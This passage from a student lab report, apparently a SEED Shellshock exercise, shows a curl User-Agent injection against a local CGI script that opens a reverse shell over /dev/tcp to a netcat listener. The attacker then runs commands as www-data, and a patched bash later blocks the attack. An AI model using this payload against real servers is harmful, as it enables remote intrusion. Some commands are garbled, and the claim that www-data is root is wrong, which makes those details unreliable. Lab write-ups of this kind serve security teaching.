
Now when I give the echo statement in the victims machine I will be able to view the statement used in the echo command in the attackers machine. This is due to the invocation of the reverse shell.



```
Terminator /bin/bash /bin/bash 66x24
[02/20/20]seed@VM:~$ /bin/bash -i > /dev/tcp/127.0.0.1/9090
[02/20/20]seed@VM:~$ echo ShellShocked
[02/20/20]seed@VM:~$
```




This is the attackers machine. When I gave the echo statement in the victims machine, I am able to see the statement 'ShellShocked' getting printed in the terminal of the attackers machine.



```
Terminator /bin/bash /bin/bash 66x24
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 54094)
ShellShocked
```


Now I use the curl command to invoke the reverse shell. I made the reverse shell to be interactive, using the -i command and make the shell to be redirected to the TCP connection. I also make the standard output and the standard input redirect to the standard input of the attackers machine. Now when I run the command on the victims machine I can see that the attacker can get into the root of the victims system.



The image shows a Terminator terminal window with a dark grey title bar and a light blue header bar. The title bar contains the text "Terminator" and several icons. The header bar contains the text "/bin/bash" and "/bin/bash 66x24". The terminal window has a vertical sidebar on the left with various icons. The main area of the terminal is white with black text. The text shows a command being executed in a shell:

```
[02/20/20]seed@VM:~$ curl -A "()" { echo ShellShocked;}; echo Content_type: test/plain; echo; echo; /bin/bash -i > /dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
```

Now I am able to see the attacker is able to get the access to the root of the victims machine as www-data@vm. Now when I give the id command in the attackers terminal I am able to the uid, gid and the groups of the www-data which is the root of the victims machine. When I use the ls command in the attackers machine I will be able to view list of files from the current working directory. I also used the cat command to view the contents of the myprog.cgi and I am able to view the contents of the file which is in the victims machine. This is because of the shellshock vulnerability present in the bash, which executes the shell commands after the function definition. Shellshock vulnerabilities also makes the shell reversible to make the shell interactive between the attacker and the victims machine.




```
Terminator 8:26 PM
/bin/bash
/bin/bash 66x24
[02/20/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 54098)
bash: cannot set terminal process group (1250): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
myprog.cgi.1
task3.cgi
www-data@VM:/usr/lib/cgi-bin$ cat myprog.cgi
cat myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
www-data@VM:/usr/lib/cgi-bin$
```

## 2.6 Task 6: Using the Patched Bash

### Output:

I used the sudo command to remove the /bin/sh bash and then create a symbolic link to bash which is patched. /bin/bash is not vulnerable to the shellshock attack. And hence we use that bash to perform this task.




```
Terminator                                     ↑↓ En 🔋 🔊 2:19 AM ⚙
/bin/bash                                     /bin/bash 66x24
[02/21/20]seed@VM:~$ sudo rm /bin/sh
[02/21/20]seed@VM:~$ sudo ln -s /bin/bash /bin/sh
[02/21/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 21 02:18 /bin/sh -> /bin/bash
[02/21/20]seed@VM:~$
```




### Task3:

#### Output:

Using the sudo command I gained the access of the root user. I then navigated to the /usr/lib/cgi-bin using the cd command. I edited the task3.cgi file from #!/bin/bash\_shellshock to #!/bin/bash and saved it in the same directory. I then exit from the root user.

The image shows a screenshot of a Terminator terminal window. The title bar at the top reads "Terminator" and includes system icons for window management, keyboard layout (En), battery, volume, and the time "2:21 AM". The terminal window has a dark blue title bar with the text "root@VM: /usr/lib/cgi-bin" and a light blue subtitle bar with "root@VM: /usr/lib/cgi-bin 66x24". The terminal content shows a user named "seed" at a VM prompt. They run "sudo su" to become root. As root, they navigate to "/usr/lib/cgi-bin/" and use "vi" to edit "task3.cgi". They run "ls -l task3.cgi" which shows permissions "-rwxr-xr-x 1 root root 118 Feb 21 02:20 task3.cgi". They then type "exit" to leave root. Back at the seed prompt, they run "sudo su" again. As root, they run "cd /usr/lib/cgi-bin/" and "cat task3.cgi". The output of cat shows the file content: "#!/bin/bash", "echo \"Content-type: text/plain\"", "echo", "echo \"\*\*\*\*\* Environment Variables \*\*\*\*\*\"", and "strings /proc/\$\$/environ". The prompt returns to "root@VM: /usr/lib/cgi-bin#". On the left side of the terminal window, there is a vertical dock with several application icons: a gear, a notepad, a terminal, a file manager, a web browser, a Firefox logo, a settings icon, a CD/DVD icon, and a laptop icon.

Now I ran the curl command using the function definition and adding other shell commands with it and executed it. I was able to see that the shell command after the function definition of the shell variable was not executed. The statement 'ShellShocked' in the echo statement did not get printed. This is because we executed the curl command in the /bin/bash shell and removed the bash\_shellshock line and replaced it with bash, which is already patched and is not vulnerable to the shellshock attacks. When we ran the same command with bash\_shellshock we were able to see the statement getting printed because we ran using the bash\_shellshock which is vulnerable to the shellshock attack.



The screenshot shows a Terminator terminal window with a dark theme. The title bar reads "Terminator" and the status bar shows "root@VM: /usr/lib/cgi-bin" and "root@VM: /usr/lib/cgi-bin 66x24". The terminal content shows a curl command being executed, which outputs environment variables and a list of system paths. The output is as follows:

```
[02/21/20]seed@VM:~$ curl -A "()" { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';" http://localhost/cgi-bin/task3.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo 'Task3';}; echo Content_type: text/plain; echo; echo 'ShellShocked';
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task3.cgi
REMOTE_PORT=44528
GATEWAY_INTERFACE=CGI/1.1
```

Terminator

root@VM: /usr/lib/cgi-bin

root@VM: /usr/lib/cgi-bin 66x24


```
; echo; echo 'ShellShocked';  
HTTP_ACCEPT=/*/*  
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin  
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localho  
st Port 80</address>  
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)  
SERVER_NAME=localhost  
SERVER_ADDR=127.0.0.1  
SERVER_PORT=80  
REMOTE_ADDR=127.0.0.1  
DOCUMENT_ROOT=/var/www/html  
REQUEST_SCHEME=http  
CONTEXT_PREFIX=/cgi-bin/  
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/  
SERVER_ADMIN=webmaster@localhost  
SCRIPT_FILENAME=/usr/lib/cgi-bin/task3.cgi  
REMOTE_PORT=44528  
GATEWAY_INTERFACE=CGI/1.1  
SERVER_PROTOCOL=HTTP/1.1  
REQUEST_METHOD=GET  
QUERY_STRING=  
REQUEST_URI=/cgi-bin/task3.cgi  
SCRIPT_NAME=/cgi-bin/task3.cgi  
[02/21/20]seed@VM:~$
```



## Task 5:

### Output:

